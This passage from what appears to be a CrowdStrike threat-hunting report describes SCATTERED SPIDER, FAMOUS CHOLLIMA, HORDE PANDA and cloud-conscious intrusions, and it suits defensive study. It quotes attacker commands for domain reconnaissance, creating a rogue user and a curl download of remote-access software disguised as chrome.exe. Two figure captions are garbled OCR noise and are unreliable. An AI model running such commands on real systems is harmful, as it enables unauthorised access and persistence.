After establishing an initial connection, SCATTERED SPIDER executed the ping command against several domains within and outside of the target organization, likely to identify their level of access and visibility within the network. The adversary then ran several variations of the nltest command to identify domain controllers (DCs) of interest and the wmic command to identify programs currently installed on the host.

```
nltest /dclist:<domain>

nltest /domain_trusts

wmic product get name, version
```

Finally, the adversary established persistence by creating a new user on the host and attempting to download FleetDeck remote access software.

```
net user [Redacted-Username] [Redacted-Password]

curl -L hxxps://agent.fleetdeck[.]io/
M9zydGyGHrUXkhZeB9mj4?win -o chrome.exe
```




Figure 5. SCATTERED SPIDER cross-domain attack

This attack took place across three operating domains: email, then cloud management, then within a VM. Because of this, the detectable footprint of this activity in any single detection domain was very low and difficult to conclusively signature. Quickly identifying such an attack relied on leveraging knowledge about SCATTERED SPIDER from CrowdStrike's extensive threat intelligence and prior experience, combining this knowledge with telemetry from the control plane and correlating this information against detections from within the virtual machine to successfully recognize an intrusion underway.

Many adversaries are honing their cross-domain proficiency, and an increasing number are attempting to develop capabilities that expand to multiple security domains. Such adversaries can quickly and confidently navigate multiple operating systems and security platforms. Whether the adversary is leveraging native applications or cross-platform custom tools, threat hunters must be flexible and quickly adapt to any target environment.

QUICKLY IDENTIFYING SUCH AN ATTACK RELIED ON LEVERAGING KNOWLEDGE ABOUT SCATTERED SPIDER FROM CROWDSTRIKE'S EXTENSIVE THREAT INTELLIGENCE AND PRIOR EXPERIENCE.

HUNTING THE INSIDER THREAT

CrowdStrike OverWatch hunters are continually faced with new challenges as adversaries increasingly seek stealthy and creative avenues for initial access. In addition to leveraging cross-domain attacks, adversaries are becoming more platform-agnostic, moving seamlessly between platforms with tooling and capabilities that are equally effective for Windows, macOS and Linux. In some cases, the adversary's motivations have become cross-mission, blending traditional espionage goals with opportunistic currency generation. No adversaries exemplify this hybrid threat better than DPRK-nexus adversaries.

Hunting hybrid threats can present a significant challenge, given the ease and speed with which these adversaries adjust their tactics, tools, targets and — in some cases — primary goals. Countering these adversaries requires constant awareness of their behavioral and operational shifts, an area where intelligence-driven hunting becomes a necessity.

Though DPRK adversaries in general exemplify the hybrid threat, the adversary FAMOUS CHOLLIMA presented a unique challenge to CrowdStrike OverWatch hunters over the past year: hunting the adversary when they become the insider threat.

FAMOUS CHOLLIMA operations are similar to other DPRK-nexus adversaries in that this adversary will leverage recruitment-themed lures, abuse malicious NPM and Node.js packages, deploy custom tooling known as BeaverTail and InvisibleFerret, and focus heavily on financial and technology entities. One key differentiator is that this adversary has also been involved in insider threat operations involving a network of malicious insiders who infiltrate corporate environments under the guise of legitimate employment.

FAMOUS CHOLLIMA carried out these operations by obtaining contract or full-time equivalent employment, using falsified or stolen identity documents to bypass background checks. When applying for a job, these malicious insiders submitted a résumé typically listing previous employment with a prominent company as well as additional lesser-known companies and no employment gaps. In most cases, these insiders appeared financially motivated — however, in a limited number of incidents, the threat actors exfiltrated sensitive information.

CASE STUDY:

FAMOUS CHOLLIMA Insider Threats Target 100+ U.S.-Based Companies

In April 2024, CrowdStrike Services responded to the first of several incidents in which FAMOUS CHOLLIMA malicious insiders targeted more than 30 U.S.-based companies, including aerospace, defense, retail and technology organizations. The malicious insiders claimed to be U.S. residents and were hired in early 2023 for multiple remote IT positions.

Leveraging information from a single incident, CrowdStrike OverWatch quickly developed a scalable plan to hunt for this emerging insider threat and discovered more than 30 additional affected customers within two days. Threat hunters found that after obtaining employee-level access to victim networks, the insiders performed minimal tasks related to their job role. In some cases, the insiders also attempted to exfiltrate data using Git, SharePoint and OneDrive. Additionally, the insiders installed the following RMM tools: RustDesk, AnyDesk, TinyPilot, VS Code Dev Tunnels and Google Chrome Remote Desktop.

The insiders then leveraged these RMM tools in tandem with company network credentials, which allowed numerous IP addresses to connect to the victim's system.

Hunting FAMOUS CHOLLIMA Insider Threat Operations

Hunting for RMM
> RustDesk
> AnyDesk
> TinyPilot
> VS Code Dev Tunnels
> Google Chrome Remote Desktop

Looking for Network Communications
Hunting for abnormal source IP ranges

Validating with CrowdStrike Falcon Identity Protection
Comparing and validating expected behaviors for a known role with non-expected behaviors

Disrupting the Adversary
Validating and alerting suspicious activity with victims

Strengthening Detections
Creating new detections and preventions for the Falcon platform

Figure 6. Hunting FAMOUS CHOLLIMA insider threat operations

CrowdStrike OverWatch hunters searched for RMM tooling paired with suspicious network connections to systems. Combining these instances with information from the CrowdStrike Falcon Identity Protection module uncovered additional data, which allowed threat hunters to identify additional personas. CrowdStrike OverWatch leveraged Falcon Identity Protection to closely compare unexpected behaviors with expected behaviors for a known role within a company or network. Falcon Identity Protection provided context and data to enable hunters to identify suspicious actions.

CrowdStrike's intelligence reporting enabled threat hunters to quickly identify additional indicators of compromise (IOCs), personas and techniques as well as uncover additional victim companies. CrowdStrike OverWatch then contacted likely victimized companies to inform them about potential insider threats and quickly corroborated CrowdStrike's findings with the victim companies. By leveraging the findings from these companies, CrowdStrike Counter Adversary Operations built a cohesive picture from disparate pieces and coordinated with law enforcement entities.

As the Counter Adversary Operations team and CrowdStrike Services continued to investigate victimized companies — and as insights into FAMOUS CHOLLIMA's operations grew — CrowdStrike OverWatch developed more than 20 hunting leads by combining EDR and identity data to identify malicious activity or suspect behavior.

In some cases, threat hunters identified suspicious activity that overlapped with a larger investigation into an operation that industry sources refer to as "DPRK IT Workers," and CrowdStrike OverWatch notified these victim organizations within days of the insiders obtaining employment and subsequently gaining access to the organizations' networks.

Over the course of this investigation, CrowdStrike identified FAMOUS CHOLLIMA insiders applying to or actively working at more than 100 unique companies, most of which were U.S.-based technology entities.

In mid-2024, the U.S. Department of Justice (DOJ) indicted several individuals who allegedly participated in this scheme, which — according to the indictment — likely enabled North Korean nationals to raise money for the DPRK government and its weapons programs. [2]

---

2 U.S. Department of Justice, "Charges and Seizures Brought in Fraud Scheme, Aimed at Denying Revenue for Workers Associated with North Korea," May 16, 2024: www.justice.gov/opa/pr/charges-and-seizures-brought-fraud-scheme-aimed-denying-revenue-workers-associated-north; Federal Bureau of Investigation (FBI), "Democratic People's Republic of Korea Leverages U.S.-Based Individuals to Defraud U.S. Businesses and Generate Revenue," May 16, 2024: https://www.ic3.gov/Media/Y2024/PSA240516





Figure 7. ‘ ‰ # @ ¥ ‹ ‘ l ¡ @ Å # ‘ t ø E Š d t c ‘ ? c d E ¤ d R ‘ ? ¶ ‘ l E ¨ R ‹ t E § Ë d ‘ @ ¤ d E È ø t F ” { ‘ ƒ Ó ¶ ‘ ^ ƒ ÷ d ‘

The FAMOUS CHOLLIMA case exemplifies the speed and ingenuity of CrowdStrike OverWatch hunters when faced with a new challenge. Following proven methodologies, threat hunters quickly and effectively responded to an emerging threat and uncovered key insights that were quickly shared with CrowdStrike Counter Adversary Operations, CrowdStrike Falcon® Identity Protection, CrowdStrike Services and CrowdStrike Falcon® Complete — creating a unified solution to a hybrid threat.

Living Off the Land

"Living off the land" refers to a strategy used by attackers to avoid detection by using legitimate tools and processes already present on a victim's system rather than introducing their own malicious software. This tactic leverages built-in system utilities and trusted applications to carry out malicious activities, making it more difficult for traditional security measures to identify and block the attack. By blending in with normal operations, attackers can maintain a low profile and extend their presence within a network without raising immediate alarms.


Brute-forcing
Privilege escalation
Lateral movement from managed or unmanaged hosts
Gathering additional compromised credentials
Identifying authentication into cloud applications

CASE STUDY:

DCSync Attack

DCSync is a credential dumping technique where an adversary abuses DC synchronization to trick a DC into sharing sensitive information. The adversary imitates a DC and receives data replicated from Active Directory, such as passwords.

CrowdStrike OverWatch — in collaboration with Falcon Complete and the customer — used identity hunting leads to determine which host did not have endpoint sensor coverage. After installing the sensor, CrowdStrike OverWatch identified two HORDE PANDA implants operating on the compromised host. Falcon Complete swiftly contained the impacted host and reset compromised account passwords.

HORDE PANDA's implants leveraged legitimate executables to side-load malicious LuaPlug and KEYPLUG dynamic link libraries (DLLs). LuaPlug established persistence as a service, and KEYPLUGestablished persistence as a scheduled task. As mentioned above, both implants were deployed to the system before the Falcon sensor was installed, and CrowdStrike therefore cannot determine the infection vector. However, implant analysis revealed further indicators that can inform future threat hunting.

In mid-July 2023, HORDE PANDA attempted to reestablish access to domain accounts after reacquiring the updated password for a previously compromised account. The adversary began searching for Local Administrator Password Solution (LAPS) attributes via Lightweight Directory Access Protocol (LDAP) and for objects that allowed unrestricted delegation. CrowdStrike OverWatch had not previously observed these types of LDAP queries at this customer, and threat hunters were alerted immediately. The adversary continued to attempt to regain access to privileged identities, leveraging 11 compromised user accounts — but CrowdStrike OverWatch detected the adversary's activity using telemetry provided by Falcon Identity Protection.

Identity hunting allowed CrowdStrike OverWatch to disrupt HORDE PANDA's activity by enabling hunters to increase the customer's network visibility, uncovering the main host that the adversary used to conduct operations. By closely monitoring the actions of known compromised accounts via identity telemetry, CrowdStrike OverWatch was able to identify when other anomalous accounts started attempting similar activity, leaving the adversary nowhere to hide.

Reader Note:

Identity data is any information (such as data associated with accounts) that uniquely identifies an individual or entity and includes information regarding authentication and access controls (such as credentials, permissions, security tokens or digital certificates).

>>

HAVING FULL INSIGHT INTO TELEMETRY SPANNING ENDPOINT, IDENTITY AND CLOUD ENVIRONMENTS IS A FORCE MULTIPLIER FOR THREAT HUNTING.

Cloud Control Plane

In a cloud platform, the control plane is the component responsible for managing and orchestrating the cloud infrastructure, including provisioning, configuration and management of resources such as VMs, storage and networking. It serves as the administrative interface for users and administrators to interact with the cloud services, enabling the creation, scaling and deletion of resources. The control plane is crucial because once an adversary gains access, they have nearly complete control of the cloud infrastructure.

Cloud-Conscious Adversary

Cloud-conscious is a term referring to threat actors that are aware of the ability to compromise cloud workloads and use this knowledge to abuse features unique to the cloud for their own purposes.

CrowdStrike OverWatch uses telemetry from managed cloud workloads to identify post-exploitation activity initiated from the cloud control plane. This lateral movement technique provides an adversary with multiple avenues to execute commands or scripts for gaining initial access, escalating privileges and establishing persistence.

Using telemetry from the cloud management plane, CrowdStrike OverWatch hunts for suspicious indicators of attack (IOAs), including manipulating account or object permissions and behaviors indicating enumeration activity. These IOAs can include tampering with security controls — such as multifactor authentication (MFA) — and disabled logging.

CrowdStrike OverWatch is constantly developing cloud-based threat hunting leads that are based on behaviors that adversaries have adopted to compromise cloud environments. Identity-based data also allows threat hunters to better detect anomalies by providing additional intrusion insights.

CASE STUDY:

Adversaries Pivot Between Cloud Control Plane and Hosted VMs

Traditional BGH adversaries continue to lead cloud-conscious activity. SCATTERED SPIDER remains the most prominent adversary in cloud-based intrusions, conducting 29% of all associated activity observed in 2023. Though threat actors such as SCATTERED SPIDER and COZY BEAR have targeted cloud infrastructure as their primary means of intrusion, other threat actors are slowly beginning to target cloud environments. These threat actors often begin targeting cloud infrastructure by querying instance metadata for access keys and credentials on newly compromised cloud-hosted VMs. Threat actors can then use these credentials to log in to the cloud control plane and perform further activity.

Between July 2023 and June 2024, CrowdStrike OverWatch observed several lower-sophistication techniques targeting cloud environments. Rather than collecting cloud credentials as a standard enumeration practice, numerous cloud-conscious adversaries are pivoting between the cloud control plane and cloud-hosted VMs using the command line tools that interface with the cloud control plane and VM management agents.

When pivoting from a cloud-hosted VM to the cloud control plane, threat actors have often already compromised the instance and used existing tooling located on the VM to enumerate data stored in the cloud control plane.

When pivoting from the cloud control plane to a cloud-hosted VM, threat actors likely compromise a cloud identity and access management (IAM) user to execute commands on VMs from the cloud console for further exploitation.

CASE STUDY:

Threat Actor Enumerates Cloud Account Information from Compromised VMs

The following case highlights the threat actor's area of expertise — host-based exploitation — but demonstrates a shift toward leveraging the target organizations' cloud services for further actions on objectives.

In this case, a threat actor accessed a cloud-hosted VM from a malicious implant predating the Falcon sensor and used a pre-installed command line tool to enumerate information from the cloud control plane. The command line tool allows users to update and query information from their cloud account using a specified set of commands. The threat actor spawned a PowerShell (PS) process using the preexisting implant and used the process to interact with the command line tool, which was already installed on the VM. The tool likely contained cached credentials, granting it access to the cloud control plane for enumeration. The threat actor used this tool to obtain additional information about other VMs and users within the cloud account. In addition to performing a few successful cloud enumeration commands, the actor used the tool to perform multiple commands that contained incorrect syntax and failed.

These low-sophistication commands as well as several mistakes in usage demonstrate the threat actor's relative lack of knowledge about the command line tool and the cloud service structure. In addition to attempting cloud enumeration, the threat actor also enumerated local user and host information and attempted to remove forensic artifacts from the host.

This case study highlights that threat actors typically conduct activity from familiar locations on the host but attempt to pivot to the cloud control plane to obtain more information. CrowdStrike OverWatch quickly identified this activity and notified the target organization.

COZY BEAR

Russia state-nexus adversary; often targets Azure services for data theft

- Added user accounts to an administrative group, reset account passwords and then accessed the admin group
- Created a third-party Entra ID application with delegated Microsoft Graph permissions to read emails
- Primarily used Tor nodes and residential proxy services to access the target organization's Azure and Microsoft 365 (M365) portals
- Used multiple methods — including adding mailbox permissions, modifying folder permissions and using the ApplicationImpersonation role — to access user mailboxes for data exfiltration

SCATTERED SPIDER

Financially motivated actor; successfully abuses all major cloud service providers

- Leveraged a federated identity provider (IdP) to establish persistence with a federated domain in Entra ID, initially relying on AADInternals Azure AD backdoor; later added a federated IdP to a victim's Okta tenant
- Accessed credentials stored in cloud-hosted secrets manager and HashiCorp Vault, then located a DC inside a victim's Azure tenant, copied the disks and created a new adversary-controlled VM where the adversary mounted the DC disk copies; from those disks, the adversary dumped the Active Directory database NTDS.dit
- Used access to a victim's M365 environment to search SharePoint Online for VPN setup instructions; logged on to the VPN and moved laterally to on-premises servers; used cloud-hosted VMs to move laterally from the cloud control plane to computer instances
- Leveraged the open-source S3 Browser to exfiltrate data to an external adversary-controlled cloud storage repository

CLOUD LEARNERS

Unattributed actors of varying motivations; conduct simple cloud enumeration alongside more successful traditional exploitation tactics

Queried instance metadata for cloud access keys and credentials	Used a pre-installed command line tool with cached credentials to perform basic cloud control plane enumeration

Figure 8. ‘ @ ? c d E ¤ d R ‘ F Ó ƒ R Q F ÷ c F § ƒ c ‘ t ø F t § F c { ‘ t d F ” ÷ § A ƒ d c ‘ ø ÷ R ‘ ; E F d R ƒ E d c ‘ D ™ ™ v

As adversaries continue to shift their operations to the cloud — moving laterally to and from the cloud and the endpoint — security teams may struggle to detect such activity.